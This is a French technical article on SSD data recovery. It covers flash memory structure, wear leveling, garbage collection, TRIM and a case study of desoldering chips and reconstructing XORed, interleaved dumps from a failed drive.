1 La théorie : technologie Flash et mécanismes utilisés par les SSD

1.1 Structure d'une mémoire Flash

Impossible de commencer sans un peu de théorie. Il est en effet capital de comprendre les structures des mémoires Flash et les principes des mécanismes qui gèrent ce type de mémoire pour être à même de récupérer des données dessus. Un disque SSD est physiquement constitué (cf. figure 1) d'une interface de communication et d'alimentation, d'un contrôleur, mais surtout de puces à technologie Flash.




Figure 1 : Circuit imprimé d'un SSD

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Le contrôleur est l'élément central des disques SSD, il présente à l'utilisateur, via l'interface utilisateur (généralement SATA, USB, PCI Express, etc.), les données qu'il stocke sur la ou les puces Flash auxquelles il est relié. Nous verrons son fonctionnement un peu plus loin. Pour commencer, comprendre la structure des mémoires Flash est indispensable si l'on veut assimiler les mécanismes de gestion de données des SSD puisque ces derniers jonglent avec les éléments décrits ci-après pour organiser les données des utilisateurs. Un composant Flash peut contenir une ou plusieurs puces.




Figure 2 : Structure d'un composant Flash

Chaque puce contient plusieurs (une puissance de 2) espaces de cellules mémoire - où l'information est réellement stockée - et leurs registres associés (sortes de *buffer*), de la taille d'une page (cf figure 4), ainsi qu'une partie logique permettant les opérations de lecture ou d'écriture.




Figure 3 : Structure d'une puce

L'espace des cellules mémoire est organisé hiérarchiquement selon une pyramide à trois niveaux :

- le *bank* : chaque bank est indépendant et peut être lu et écrit simultanément. Certaines puces n'ont pas ce niveau et sont directement organisées en blocs.
- le bloc : c'est la plus petite unité d'effacement. Chaque bloc contient des pages (nombre fixé par le fabricant de la puce).
- la page : c'est la plus petite unité d'écriture. Elle a une taille variable (de 528 octets pour les anciennes puces à 16 Ko). Chaque octet d'une page est stocké dans des cellules (une cellule peut contenir 1 ou plusieurs bits, cf 1.2).




Figure 4 : Structure de l'espace mémoire

La page est composée de deux zones : la zone de données et la zone de service. Dans cette dernière sont stockées des informations dont le contrôleur a besoin pour ses mécanismes de gestion ainsi que pour les codes de correction d'erreur.




Figure 5 : Structure d'une page

Ces premiers éléments de structure vont nous permettre d'appréhender plus facilement les contraintes qui découlent de la technologie utilisée, que nous allons maintenant détailler.

1.2 Technologie Flash

Les puces utilisées dans les SSD sont à base de Flash NAND qui, contrairement à la Flash NOR, offre une ensité élevée pour un faible coût. Au niveau électronique, un bit est stocké dans une porte NAND en appliquant une tension entre la *control gate* et la source. Les électrons sont piégés dans la *floating gate*. Ainsi, si en appliquant un courant entre la *bit line* et la masse (*ground*), celui-ci est perturbé par les électrons, la porte est ouverte et le bit est à 0. Pour effacer ce bit et donc le remettre à 1 (porte fermée), on chasse les électrons en appliquant une tension très supérieure entre la control gate et la source.




*Figure 6 : Fonctionnement des portes NAND (Source : **[8]**)*

Ces cellules sont montées en parallèle, afin de pouvoir augmenter la densité pour un coût peu élevé. On ne peut adresser qu'une page et non un octet (ce qui est le cas pour la NOR). L'unité d'écriture est par conséquent la page ; celle d'effacement, le bloc. Ces puces nécessitent que la page soit vide avant de pouvoir être écrite. Ainsi, afin de modifier 1 bit, le bloc entier doit être effacé avant que la page contenant le bit modifié soit réécrite (avec les autres pages contenant des données). Deux problèmes découlent de ces contraintes :

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

- soit la vitesse d'écriture est très lente car le bloc est mis en RAM puis la page est modifiée en RAM, puis le bloc est effacé (opération très longue) et enfin réécrit. Dans cette configuration, en cas de coupure d'alimentation électrique, les données sont perdues.
- soit pour pallier les défauts ci-dessus, le même bloc est réécrit dans un autre espace disponible de la mémoire (une seule opération, d'écriture). Ceci entraîne une multiplication importante des données et nécessite un système de gestion avancé des données.

Une autre contrainte de la technologie NAND est la durée de vie des cellules, composants permettant de stocker physiquement (charge électronique) la donnée. Les nouvelles cellules MLC (*Multi Layer Cells*) - qui peuvent contenir plusieurs bits - sont encore plus sensibles. Une cellule classique (*Single Layer Cell* - 1 bit par cellule) supportait un nombre d'effacement de l'ordre de 100 000 cycles alors que les MLC ont une durée de vie de l'ordre de 10 000 cycles. Cette contrainte est compensée par une densité plus importante, mais nécessite des algorithmes de gestion plus sophistiqués. Enfin, le taux d'erreur sur les données augmente avec la densité et avec les MLC. En effet, plus les cellules sont petites et plus elles contiennent d'information (taille de la cellule / taille d'un électron), plus elles sont sensibles aux champs électriques créés par leurs voisines et par l'activité de la mémoire (**[9]** et **[10]**). C'est pourquoi les mécanismes de correction évoluent et l'espace de stockage des codes de correction augmente.

Vous l'aurez compris, une écriture rapide (par écriture dans un espace disponible), une capacité augmentée (par des cellules à plusieurs niveaux) et une garantie d'intégrité des données (correction d'erreur) nécessitent une gestion avancée des données. Celle-ci se manifeste par des algorithmes toujours plus nombreux et efficaces de la structure de la Flash, comme nous vous les présentons ci-après.

1.3 Mécanismes de gestion utilisés par les SSD

Les mécanismes de gestion de mémoires Flash permettent aux disques SDD de gagner en rapidité, en capacité et en longévité tout en préservant l'intégrité des données. Ces mécanismes s'appuient essentiellement sur 2 principes, le *wear leveling* **(1)** et le *garbage collector* **(2)**.

1.3.1 Wear leveling

La réponse apportée à la contrainte de durée de vie est un mécanisme de répartition des données sur l'intégralité de la mémoire. Cet algorithme, basé sur le nombre d'effacements de chaque bloc principalement, permet au contrôleur d'effacer le moins possible chaque bloc en écrivant les nouvelles données prioritairement sur les blocs vides qui ont été les moins utilisés.




Figure 7 : Fonctionnement du wear leveling

Dans l'exemple simplifié ci-dessus, 5 blocs sont remplis avec des données. Puis 2 blocs sont supprimés et donc libérés. Sans wear leveling, les nouvelles pages (F et G) sont écrites dans les premiers blocs disponibles, soit à la place des anciennes pages (A et B). Avec le wear leveling, les deux premiers blocs sont marqués comme ayant été utilisés déjà 1 fois. Les nouvelles pages sont donc écrites dans les premiers blocs ayant un compteur d'utilisation le plus bas. Ici, le premier bloc avec un compteur au plus bas (0) est celui à droite de la page E. La page F est donc écrite ici. À droite de F, le compteur est déjà à 1. Comme il existe encore des blocs libres avec un compteur à 0, la page G est écrite à droite du bloc, et ainsi de suite.

Ainsi, plusieurs versions de chaque bloc peuvent être présentes en même temps physiquement sur la mémoire. En lisant le composant au niveau physique, on peut donc retrouver « l'historique » d'un bloc. C'est intéressant du point de vue forensique pour retrouver des modifications de fichiers. Mais pour la récupération de données, c'est une contrainte. Il faut en effet pouvoir différencier chaque version et identifier la dernière (cf partie 2).

1.3.2 Garbage collector

Comme nous venons de le voir, en présence de wear leveling, lorsqu'un bloc doit être modifié, le contrôleur le copie avec les données modifiées ailleurs en mémoire et relie cette nouvelle adresse physique à l'adresse logique ; le précédent bloc est quant à lui marqué comme invalide. Conformément aux principes de la Flash NAND présentés en 1.2, avant de pouvoir être utilisé à nouveau, le bloc libéré doit être effacé.

Les opérations d'effacement sont lentes et ralentissent les écritures sur les blocs libérés. Pour augmenter la vitesse d'écriture, suffisamment de blocs libres doivent être présents et pour cela l'espace doit être libéré en avance de phase. C'est pourquoi un mécanisme appelé garbage collector profite des périodes de moindre

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

activité du disque pour aménager l'espace libre. Si un bloc contient des pages marquées comme invalides, il déplace les pages valides vers un autre bloc, puis efface le premier. Ce mécanisme est très complexe car il doit préserver la durée de vie de la Flash. Il doit donc trouver un juste équilibre pour ne pas effacer un bloc dès qu'une page est invalide.




*Figure 8 : Fonctionnement du garbage collector (Source : **[7]**)*

Lorsque l'utilisateur supprime des données sur son système de fichiers, ce mécanisme n'est pas déclenché car seules les entrées dans les tables d'allocation sont modifiées.

1.4 La commande TRIM

1.4.1 Principe

Nous avons vu précédemment que pour effacer des données physiquement, les blocs libérés doivent être marqués comme invalides, afin que le garbage collector réalise effectivement l'opération d'effacement. Néanmoins, dans un contexte utilisateur, le système d'exploitation n'effaçant que les entrées de fichier, les blocs contenant les données sont toujours valides et aucun espace sur la mémoire Flash n'est réellement libéré. Lorsque le système d'exploitation a besoin d'allouer à nouveau cet espace qu'il considère comme disponible, une opération d'effacement des blocs concernés doit être mise en œuvre, ralentissant l'opération d'écriture. Afin d'augmenter cette vitesse d'écriture, il serait intéressant pour le contrôleur du SSD de connaître les blocs libérés par le système d'exploitation afin d'effacer préventivement ces blocs. La commande TRIM a donc été créée dans ce but. Grâce à elle, l'OS est capable de signaler au contrôleur les données effacées et celui-ci peut les marquer comme invalides. Le garbage collector peut alors effacer préventivement ces blocs.

La commande TRIM, prévue dans la norme ATA, est passée par le système d'exploitation hôte au contrôleur en indiquant une plage de LBA **(3)** pouvant être libérée.

1.4.2 Effets du TRIM

Lorsque le contrôleur SSD reçoit une plage de LBA pouvant être libérée, celui-ci marque simplement les espaces mémoires Flash correspondants comme libres. Aussi, la commande TRIM n'a aucun effet d'effacement. C'est le garbage collector qui fera l'opération d'effacement proprement dite. La probabilité de retrouver des données effacées dépend donc de la fréquence et du seuil de déclenchement de ce mécanisme. Le tableau suivant présente des résultats obtenus sur divers disques SSD :

SSD	Contrôleur	Seuil d'activation du garbage collector (taille de fichier en KB)	Délai d'effacement (s)
Crucial M4	Marvell	0	4-6
OCZ Vertex	Indilinx	16	119
Kingston V	Toshiba	?	10-12 mais effacement partiel (les premières pages sont persistantes)
Corsair F60	SandForce	0	6
Samsung 470	Samsung	16	5-6
Intel X25-M	Intel	0	6

*Tableau 1 : Seuil et délai d'effacement des données sur des systèmes supportant la commande TRIM (Source : **[3]**)*

Une expérience conduite par Christopher King et Timothy Vidas en 2011 **[4]** montre des résultats similaires :

Table 2 – Percent blocks recovered on a TRIM-enabled disk with Windows 7

Test	Control	Intel1	Intel2	Intel3	OCZ1	Corsair1	Crucial1
Large File, Low Usage	100.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%
Large File, High Usage	100.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%
Large File, Format	100.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%
Small File, Low Usage	99.98%	0.00%	0.00%	0.00%	25.53%	25.53%	27.54%
Small File, High Usage	99.98%	0.00%	0.00%	0.00%	25.53%	27.54%	26.28%
Small File, Format	0.00%	0.00%	0.00%	0.00%	0.00%	24.46%	0.00%

This chart shows only those disks that support TRIM (and the control), which is 6 of the 16 tested.

*Tableau 2 : Pourcentage des blocs récupérés sur un disque supportant TRIM, sous Windows 7 (Source **[4]**)*

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Il en ressort qu'il est peu probable de retrouver des données effacées en imageant le support quelques minutes après leur effacement. Seuls les petits fichiers peuvent avoir été épargnés selon le disque. Ces expériences se limitent à la vision logique de l'effet du TRIM. Nous développerons la récupération de données physiques dans la partie 2 et verrons que la donne peut changer.

1.4.3 Implémentation de la commande TRIM

La commande TRIM est une commande ATA optionnelle du *DATA SET MANAGEMENT* (depuis juin 2010). Pour l'instant, elle n'est pas transmise aux médias externes par USB. Cela pourra devenir le cas dans le futur, lorsque les contrôleurs USB la supporteront. Aussi, pour le moment, la probabilité de récupérer des données effacées sur un disque externe est très élevée. Par ailleurs, la commande TRIM n'est supportée que par les OS récents (> Windows 7, Mac OS X 10.6.8, Linux 2.6.28). La récupération de données effacées sur des disques gérés par des systèmes d'exploitation ne supportant pas TRIM répond aux même contraintes que pour des disques à plateaux.

2 La pratique : Récupérer des données sur un SSD

Si le disque est fonctionnel, il se comporte comme un disque magnétique classique. Cependant, il est fort probable que les données effacées ne soient plus présentes (du fait de la commande TRIM).

Sur un disque SSD défectueux, la méthode diffère de celle utilisée sur les disques à plateaux. Pour ces derniers, il est nécessaire de réparer ou remplacer les éléments défectueux (carte contrôleur, têtes de lecture, moteur, microprogramme embarqué, modules de service, etc.). Cette réparation est difficile et le résultat n'est pas certain. Une fois l'accès aux données rétabli, celles-ci sont disponibles immédiatement. Sur un SSD (non reconnu par exemple), il est nécessaire de procéder au dessoudage des composants Flash. Cette opération permet de s'affranchir du contrôleur, de ses défauts, et surtout de ses filtres. Elle supprime également l'algorithme d'organisation des données sur les composants. L'extraction des données est donc simple, mais celles-ci ne sont pas organisées et donc illisibles. La partie complexe est donc la réorganisation de ces données. Pour cela, il faut comprendre comment les contrôleurs des SSD peuvent les gérer.

2.1 L'organisation physique des données

Outre les mécanismes de gestion des blocs vus dans la partie 1, les contrôleurs organisent les données sur les composants afin d'optimiser les vitesses de lecture et d'écriture. Plusieurs fonctions sont utilisées. Chaque contrôleur utilisera une combinaison de ces fonctions avec des paramètres liés ou non à des caractéristiques physiques pour stocker les données. Pour reconstruire le système de fichiers et retrouver les données, il faudra donc être capable de retrouver cette combinaison.

2.1.1 La séparation par octet

Pour gagner en vitesse, les contrôleurs s'inspirent largement des systèmes RAID **(4)**. Ainsi, la première fonction qui peut être testée est la séparation par octet. Le contrôleur va écrire un octet sur un composant et un octet sur un deuxième.




Figure 9 : La séparation par octet

Le contrôleur écrivant en parallèle sur deux composants, la vitesse de lecture/écriture est multipliée par 2. Cette fonction peut aussi être implémentée sur 4 composants en parallèle.

2.1.2 L'inversion / le XOR (5) / le chiffrement

Ces fonctions ont pour objectif d'augmenter la durée de vie des composants.

En effet, dans une mémoire Flash, les cellules sont à 1 par défaut. Comme nos données contiennent majoritairement plus de 0, stocker l'inverse sollicite moins la mémoire. Ainsi, les données présentes au niveau électronique sont le plus souvent l'inverse des données logiquement enregistrées. Cette fonction est très facile à simuler pour remettre les données à leur valeur originale : il suffit d'inverser à nouveau.

Le XOR ou le chiffrement permettent de lisser les 0 et les 1 sur une zone de données. En effet, les influences électriques induites par une trop forte présence de 1 par exemple, peut introduire des erreurs. Il devient alors indispensable de limiter les influences électriques en diffusant quelques 0 dans la zone de données. Le XOR permettra donc de passer d'une zone à risque d'erreur (comme illustré ci-dessous) vers une zone stable :

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56




Figure 10 : Effet du XOR

Ces fonctions XOR sont plus difficiles à détecter et à rétroconcevoir. Pour récupérer les données, il est nécessaire de trouver la clé mise en place pour pouvoir appliquer un XOR à nouveau. Pour cela, il faut un contrôleur identique avec lequel on va pouvoir stocker des données connues et en déduire le *pattern* utilisé.

Enfin, le chiffrement permet de garder les algorithmes de gestion secrets. Cette fonction n'est pas implémentée pour la sécurité des utilisateurs, mais pour le secret industriel. Certains algorithmes de gestion étant très complexes et donc très coûteux en R&D, le fabricant se protège des tentatives de rétro-ingénierie. Ces fonctions de chiffrement empêchent donc pour le moment la récupération de données après dessoudage.

Ces trois fonctions (inversion, XOR et chiffrement) sont exclusives les unes des autres. C'est pourquoi lorsque l'on reconstruit un *dump*, on essaye d'abord l'inversion. En cas d'échec, on peut s'interroger sur l'utilisation d'une fonction XOR, en essayant notamment de trouver des patterns qui reviennent. Sinon, il s'agit probablement de chiffrement. Certains fabricants l'utilisent systématiquement (SandForce par exemple).

À ce niveau de la récupération, des données sont visibles. Les fichiers de moins d'une page sont intègres. Les fichiers de plus grande taille sont toutefois corrompus puisque restent à prendre en compte les principes d'entrelacement (interne ou externe) et l'organisation des blocs.

2.1.3 Entrelacement

L'entrelacement consiste, toujours en vue d'améliorer les vitesses de lecture/écriture, à répartir les pages de données sur plusieurs espaces mémoire différents. Il existe plusieurs types d'entrelacement en fonction du niveau d'espace mémoire utilisé pour la répartition :

- l'entrelacement interne historique qui répartit les pages par demi-puce (ou bank) ;
- l'entrelacement interne nouvelle génération qui répartit les pages par bloc ;
- l'entrelacement externe qui répartit les pages par composant.

Un contrôleur peut utiliser à la fois un entrelacement interne et un entrelacement externe.

2.1.3.1 Entrelacement interne historique

Les anciens contrôleurs utilisent un entrelacement qui sépare l'espace mémoire d'une puce en deux et écrit une page sur la première partie puis une page sur la deuxième.




Figure 11 : Entrelacement interne historique

Afin de retrouver les données stockées dans un disque SSD utilisant cet entrelacement, il convient donc de désentrelacer les pages en faisant une lecture continue et alternée des pages présentes sur la première et la seconde moitié d'une puce. En pratique, cela se fait en deux opérations. Le fichier de données est divisé en deux fichiers de même taille, puis ces fichiers sont assemblés par page (1 page du fichier 1 puis une page du fichier 2, etc.).

2.1.3.2 Entrelacement interne nouvelle génération

La nouvelle génération d'entrelacement interne s'appuie sur le même principe mais non plus sur des demi-dumps, mais sur deux blocs consécutifs (figure 12).




Figure 12 : Entrelacement interne nouveau

Le désentrelacement se fait toujours en deux opérations. Premièrement, on découpe le dump par bloc en créant deux fichiers. Le premier accueille les blocs pairs ; le deuxième les blocs impairs. Deuxièmement, on assemble ces fichiers par page.




Figure 13 : Désentrelacement

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

2.1.3.3 Entrelacement externe

L'entrelacement externe est une fonction du contrôleur écrivant une page sur un composant, puis la suivante sur un autre. Il permet ainsi de doubler la vitesse de lecture/écriture. Cet entrelacement peut être réalisé sur quatre composants, ce qui double à nouveau la vitesse de lecture/écriture (à condition que le contrôleur soit dimensionné pour).




Figure 14 : Entrelacement externe

Pour désentrelacer les pages, il suffit d'assembler les deux dumps par page. À l'issue des opérations de désentrelacement, les données sont continues sur un bloc.

Les données pourraient être considérées comme réorganisées si jamais la problématique de vieillissement des cellules Flash ne devait pas être prise en compte. Néanmoins, comme nous l'avons vu en 1.3, les mécanismes de wear leveling et garbage collector effectuent une manipulation permanente des blocs.

2.1.4 Organisation des blocs

Les mécanismes décrits en première partie sont les principaux acteurs du désordre des blocs. En effet, dans un dump physique d'un composant Flash, on ne trouve pas de MBR dans le premier bloc. Le bloc 0 physique n'est pas le bloc 0 logique, qui peut être situé n'importe où. De plus, on retrouve très souvent plusieurs versions du même bloc (cf 1.3). Le contrôleur utilise des algorithmes très complexes permettant de reconstituer le volume logique en utilisant la dernière version de chaque bloc dans le bon ordre. Pour cela, il stocke quelque part le numéro du bloc ainsi que le numéro de version. On les retrouve le plus souvent dans la zone de service de chaque page. Dans un tel cas, si l'on veut passer d'un dump physique à un dump logique, il faut pouvoir les identifier. Les numéros de blocs sont repérables car ils sont identiques sur les pages du même bloc et changent donc toutes les X pages (X étant le nombre de pages par bloc).

Une fois ce numéro repéré, les blocs peuvent être remis dans l'ordre. Si plusieurs blocs portent le même numéro, il faut identifier le plus récent. Le numéro de version étant difficilement repérable, un algorithme simple de reconstruction fera des essais, en prenant le premier trouvé dans un premier temps par exemple.

Une fois les blocs remis dans l'ordre, le système de fichiers est accessible.

En pratique, il faut réaliser de nombreux essais et avoir de l'expérience pour reconstruire un dump physique. Cela prend du temps, en plus de celui nécessaire au dessoudage et à la lecture des composants. Les résultats sont souvent imparfaits, mais la grande majorité des données peut être retrouvée.

2.2 Cas concret : récupération de données sur un disque défectueux

Prenons un disque qui nous a été confié récemment (CORSAIR NOVA Series V32). Ce disque n'est détecté ni par Windows ni par Linux. Contrairement aux disques magnétiques, pas de bruits sur un SSD et pas de parties mobiles. Que ce soit un défaut du contrôleur, des puces mémoire ou d'autres composants, le diagnostic s'arrête. La méthode est simple : dessouder les composants mémoire et les lire.




Figure 15 : Dessoudage d'un composant Flash

Nous procédons donc au dessoudage des 8 puces (Intel 29F3G08AAMDB) de ce disque. Après les avoir nettoyées, nous les lisons grâce à un lecteur de composant (ACE PC-3000 Flash) doté d'un adaptateur TSOP48 (packaging assez standard). Après quelques heures, nous avons à notre disposition 8 dumps physiques d'environ 4Go (4Go de données plus les données de service). Là commence une laborieuse reconstruction.

Pour cela, nous allons devoir identifier les fonctions (vues au 2.1) utilisées par le contrôleur puis appliquer les méthodes permettant de les inverser. Il existe des bases de connaissances **(6)** des contrôleurs utilisés dans les SSD sur Internet. Le contrôleur est un INDILINX IDX100M01-LC. Celui-ci étant couramment utilisé, il est présent dans cette base, et nous pouvons donc savoir qu'il met en œuvre les fonctions d'organisation des données suivantes :

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

- la séparation par octet ;
- un XOR ;
- l'entrelacement interne (nouvelle génération).

Mais tout d'abord, il s'agit de savoir dans quel ordre prendre les dumps. En ayant pris soin au dessoudage de noter où chaque composant était, nous pouvons reconstituer l'ordre grâce aux indications marquées sur la carte.




Figure 16 : Ordre des composants

La première étape consiste donc à assembler les composants par octet. Nous essayons le 1 avec le 2, le 3 avec le 4, ... Nous parcourons ensuite un des 4 dumps reconstruits à la recherche de données reconnaissables (FAT, texte, JPG, ...). Rien n'est identifiable, le résultat demeure une mixture d'octets.

Ceci peut s'expliquer par la fonction XOR qu'utilise le contrôleur. La difficulté est alors de retrouver la valeur XOR utilisée. Fort heureusement, les logiciels commerciaux dédiés **(7)** connaissent les clés XOR de certains contrôleurs. Nous essayons donc d'appliquer celle préconisée par notre outil pour ce contrôleur. Nous parcourons à nouveau un des dumps. Toujours pas de données claires, mais nous retrouvons plus de 00 et des choses qui ressemblent à du texte.

L'ordre d'assemblage par octet ne doit pas être bon. Nous retournons à l'étape précédente et tentons d'inverser : le 2 avec le 1, le 4 avec le 3, ... Nous appliquons à nouveau le XOR et parcourons à nouveau le dump. Des structures de données (MBR, entrées FAT) sont à présent identifiables.

